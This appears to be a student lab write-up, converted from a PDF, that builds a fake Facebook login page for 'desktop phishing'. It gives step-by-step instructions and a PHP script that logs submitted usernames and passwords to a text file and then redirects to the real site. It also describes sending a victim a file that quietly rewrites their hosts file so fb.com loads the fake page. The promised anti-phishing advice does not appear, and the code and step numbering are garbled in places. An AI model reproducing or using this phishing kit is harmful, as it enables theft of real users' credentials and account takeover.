
PROBLEM STATEMENT:

7. Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

Solution:

Step1: open <u>www.facebook.com</u> and save the html page by Rightclick \rightarrow save as (or) ctrl+s \rightarrow select webpage,html only \rightarrow click on save \rightarrow facebook.html




Step2: Write PHP code for to capture the username and password and redirection and save the file with facebook.php


Loaction is used to redirect the page after clicking on signin Facebook.txt file is used to save the login username and password

```
k?php
header ('Location: https://www.facebook.com/');
$handle = fopen("facebook.txt", "a")]
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Step3: select the html file → Rightclick→openwith→notepad (or) sublimetext



Step4: search for action= in html code and replace the original link with facebook.php on both places as shown images



class="fb_logo img sp_dd_tYGNcdGJ sx_6058d3"
Facebook</u></i></h1></div><div class="model" data-testid="royal_login_form"><form imaction="facebook.php" method="post" novalidatype="hidden" name="jazoest" value="2705" autype="hidden" name="lsd" value="AVpXkb6" autype="hidden" name="lsd" value="AVpXkb6"</pre>


Step5: Now we need create a empty txt file with name of facebook.txt

Name	Date modified	Туре	Size
a facebook	7/8/2020 7:51 PM	Firefox HTML Doc	202 KB
facebook	7/6/2020 5:03 PM	PHP File	1 KB
acebook	7/8/2020 7:48 PM	TXT File	0 KB

Step3: Install the WAMP server in attacker machine as shown in below screenshots click on I




Step4: Open the WAMP server and check it everything is working tine or not by opening http://127.0.0.1 or localhost or IP address of system



Step5: After conforming server is running go to installation folder (C:\wamp\www\) and delete the default files.

Computer	► Local Disk (C:) ► wamp ► www		_	See Set		
Organize ▼ Include in library ▼ Share with ▼ Burn New folder						
★ Favorites	Name	Date modified	Туре	Size		
Desktop	(iii) favicon	12/31/2010 9:40 AM	Icon	198 KB		
Downloads	index	7/9/2020 1:22 AM	PHP File	24 KB		
Recent Places	test.apk	7/8/2020 3:18 AM	APK File	10 KB		
OneDrive Learnkart	■ testmysql	12/31/2010 9:40 AM	PHP File	1 KB		

copy the phishing pages 3 files and rename facebook.html as Index.html



Step6: hosts file will be created and attacker will send this file to victim and if he downloads and clicks on file in background victim host file will be modified and from now onwards when vicitm types www.fb.com in browser it will redirect to facebook untill host file modified



Step7:Here url will be same as facebook only but the page its shows fake page when user enters username and password click on login the credentails will be saved in to text file in attacker server (C:\wamp\www\)

